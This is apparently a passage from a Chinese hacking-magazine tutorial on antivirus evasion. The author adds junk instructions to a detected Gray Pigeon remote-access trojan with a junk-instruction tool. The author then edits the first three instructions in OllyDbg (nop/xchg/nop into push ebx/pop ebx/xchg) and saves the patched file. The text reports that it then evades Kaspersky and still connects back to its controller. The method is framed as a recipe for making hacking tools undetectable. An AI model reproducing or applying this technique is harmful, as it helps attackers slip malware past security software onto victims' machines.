如图 2 所示的花花添加器就是一款不错的加花工具，我一度用它制作了很多卡巴免杀的黑客工具。但是不久之后免杀就失效了，这着实令我苦恼了一阵子。后来想了下，如果我们把它加出来的花指令稍微做一点改动，不就是“未公布”的花指令吗？这里找一个被杀的灰鸽子给大家演示一下，如图 3。

首先，使用加花器打开这个鸽子，任意选择一种花指令，单击“加花”按钮成功给鸽子化好妆。不过前面讲过了，因为这个加花器公布很久了，加花之后的鸽子还是逃不出卡巴大叔的法眼。那么我们就用 OllyDbg 打开它看看，如图4。




图 4

首先需要明确的是从入口点开始相当长的部分都是刚才加花器加上的花指令。在本例中我们只需注意前三行：

```
nop
xchg eax,ebx
nop
```

现在把它一下：

```
push ebx
pop ebx
xchg eax,ebx
```

小编：为了照顾菜鸟，这里解释一下基本的汇编指令的意思。nop 表示什么也不做，xchg 表示后面两个寄存器的值互换，push 是把一个值压栈，pop 则把值弹出栈。




图5

修改前后对于程序的运行是没有影响的，无非就是多对 ebx 进行了先压栈再出栈的操作。但是意义上就有重大变化了！修改之前花指令是别人的，公开的，但是修改之后这就变成你自己的了。这是世界上独一无二的花指令，完全是你个人修改的成果，如图 5。

选中修改过的那三行，点右键选“复制到可执行文件”，在弹出的界面上点右键，选“保存文件”，如图6，图7。扫描一下修改后的文件，免杀了！用虚拟机运行，也可以上线了，如图 8，图 9。




图6




图7




图8

